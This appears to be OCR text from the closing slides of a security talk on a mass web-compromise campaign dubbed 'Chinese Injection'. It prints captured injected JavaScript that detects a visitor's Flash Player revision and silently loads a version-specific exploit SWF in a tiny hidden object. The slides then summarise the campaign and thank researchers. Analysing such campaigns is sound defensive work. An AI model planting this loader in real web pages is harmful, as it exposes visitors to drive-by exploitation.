
Various SWF Exploits based on version

```
<SCRIPT language="JavaScript">
window.status="Íê³É";
</script>
<script type="text/javascript" src="swfobject.js"></Script>
<div id="flashcontent">111</div><div id="flashversion">222</div>
<script type="text/javascript">
test = "mymovie";
var versionn=deconcept.SWFObjectUtil.getPlayerVersion();
if(versionn['major']==9) {
        document.getElementById('flashversion').innerHTML="";

        if(versionn['rev']==115) { var so=new SWFObject("i115.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent")     }
        else if(versionn['rev']==64) { var so=new SWFObject("i64.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
        else if(versionn['rev']==47) { var so=new SWFObject("i47.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
        else if(versionn['rev']==45) { var so=new SWFObject("i45.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
        else if(versionn['rev']==28) { var so=new SWFObject("i28.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
        else if(versionn['rev']==16) { var so=new SWFObject("i16.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
        else if(versionn['rev']>=124) { if(document.getElementById) { document.getElementById('flashversion').innerHTML="" }
        }
}
</Script>v
```

Chinese Injection

Attack Flow



Chinese Injection

- 1000's of sites hacked
- Employs various types of evasions and obfuscation
- Updates infrastructure with new exploits mere days after they come out
- Can't be sure its Chinese, but highly likely
    - Based on several clues (languages used, IPs, etc)

Thanks!

- David Kerb
- Delchi
- Skape
- mCorey
- rjohnson
- Chris Nickerson

Egypt
Tebo
HD Moore
famousjs
#AR
Anyone we forgot

uestions?